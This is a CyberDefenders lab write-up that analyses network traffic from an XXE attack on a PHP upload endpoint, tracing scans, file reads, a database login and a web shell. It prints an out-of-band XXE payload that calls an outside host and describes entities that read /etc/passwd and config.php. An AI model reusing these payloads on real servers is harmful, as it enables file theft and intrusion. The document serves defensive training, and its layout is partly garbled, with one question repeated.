XXE Infiltration - CyberDefenders Labs
Summary:
An automated alert has detected unusual XML data being processed by the server, which suggests a potential XXE (XML External Entity) Injection attack. This raises concerns about the integrity of the company’s customer data and internal systems, prompting an immediate investigation.
Analyze the provided PCAP file using the network analysis tools available to you. Your goal is to identify how the attacker gained access and what actions they took.
What is XXE (XML External Entity attack)
XML External Entity (XXE) is a vulnerability that occurs when an application parses attacker-controlled XML with a misconfigured parser that allows DTD/entity resolution. By embedding a <!DOCTYPE> that defines an external entity (e.g., file:// or http://), an attacker can trick the parser into reading local files, querying internal services (SSRF), or exfiltrating data—all before the application code even sees the input. XXE is language-agnostic (PHP, Java, .NET, etc. are all affected) and is typically triggered through XML inputs such as API requests, file uploads (e.g., .xml, .svg), SOAP/SAML, or import features.
Q. Identifying the open ports discovered by an attacker helps us understand which services are exposed and potentially vulnerable. Can you identify the highest-numbered port that is open on the victim’s web server?
A. To determine the highest-numbered open port on the victim’s web server, I first used Wireshark’s Conversations view to confirm there were only two active hosts in the capture: 210.106.114.183 and 50.239.151.185. The victim is the host that responds to probes with SYN-ACK packets, while the attacker is the one initiating SYN scans and receiving RST replies from closed ports.
  ├─► Send TCP SYN to <target>:<port>
  │
  ├─ If SYN-ACK received?
  │        │
  │        ├─ Yes ─► Send RST (don’t finish handshake)
  │        │           │
  │        │           └─► Classification: OPEN (or OPEN|FILTERED if oddities)
  │        │
  │        └─ No
  │
  ├─ If RST/ACK (or plain RST) received?
  │        │
  │        ├─ Yes ─► Classification: CLOSED
  │        │
  │        └─ No

With the roles established, I filtered specifically for successful connection attempts—i.e., SYN-ACKs sent by the victim to the attacker—using:
tcp.flags.syn == 1 && tcp.flags.ack == 1 && ip.dst == 210.106.114.183

Q. By identifying the vulnerable PHP script, security teams can directly address and mitigate the vulnerability. What’s the complete URI of the PHP script vulnerable to XXE Injection?
A. To pinpoint the PHP endpoint abused for the XXE, I first constrained the capture to attacker-originated HTTP requests that reference PHP files. Using the display filter
ip.src_host== 210.106.114.183 && http && http.request.uri contains ".php"

Wireshark showed a sweep of PHP paths on the victim (/books.php, /contact.php, /index.php, etc.). Since XXE payloads are typically delivered via POST, I narrowed further to
ip.src_host== 210.106.114.183 && http && http.request.uri contains ".php" && http.request.method == POST
which consistently surfaced a file-handling endpoint: /review/upload.php. Combining the path with the destination and scheme visible in the trace yields the complete URI of the vulnerable script “hxxp://50.239.151.185/review/upload.php”

Q. To construct the attack timeline and determine the initial point of compromise. What’s the name of the first malicious XML file uploaded by the attacker?
A. I traced the earliest POST to the upload handler /review/upload.php. The multipart body shows an XML file named TheGreatGatsby.xml. Inside, the attacker embeds a <!DOCTYPE …> that defines an external entity pointing to file:///etc/passwd, then references it in the document—an explicit XXE attempt delivered via file upload.

Other malicious XML uploads map directly to sensitive files on the server:
1984.xml→/var/www/html/index.phpTo Kill a Mockingbird.xml→/var/www/html/config.php
Beyond the local file reads, the attacker also uploaded PrideandPrejudice.xml, which attempts an out-of-band XXE. The XML includes a <!DOCTYPE> that references an external resource and tries to base64-wrap a local file via php://filter, indicating an effort to exfiltrate data without relying on on-page reflection.
Content-Disposition: form-data; name="file"; filename="PrideandPrejudice.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % payload SYSTEM "http://203.0.113.15/booking.php">
<!ENTITY % internals "<!ENTITY file SYSTEM 'php://filter/read=convert.base64-encode/resource=%payload;'>">]>
<foo>&file;</foo>
Q. Understanding which sensitive files were accessed helps evaluate the breach’s potential impact. What’s the name of the web app configuration file the attacker read?
&&
Q. Following the database user compromise. What is the timestamp of the attacker’s initial connection to the MySQL server using the compromised credentials after the exposure?
A. I inspected later HTTP streams from the same upload workflow. One malicious XML explicitly set the external entity to file:///var/www/html/config.php. The server parsed the upload and expanded the entity, returning the PHP configuration file in the response

The leaked file is config.php at /var/www/html/config.php, which reveals database connection details (host, name, user, and password).
Q. Following the database user compromise. What is the timestamp of the attacker’s initial connection to the MySQL server using the compromised credentials after the exposure?
A. To verify database access after the config leak, I filtered for MySQL traffic on TCP 3306 and followed the first TCP 3-way handshake to the server. Immediately after the Server Greeting, the client sends a Login Request—this is the moment compromised credentials are first used. The activity started from “2024-05-31 12:08”

Q. To eliminate the threat and prevent further unauthorized access, can you identify the name of the web shell that the attacker uploaded for remote code execution and persistence?
A. The trace shows repeated executions of a PHP shell using a cmd parameter:

This pattern is conclusive evidence that a PHP web shell named booking.php is present and actively used for RCE.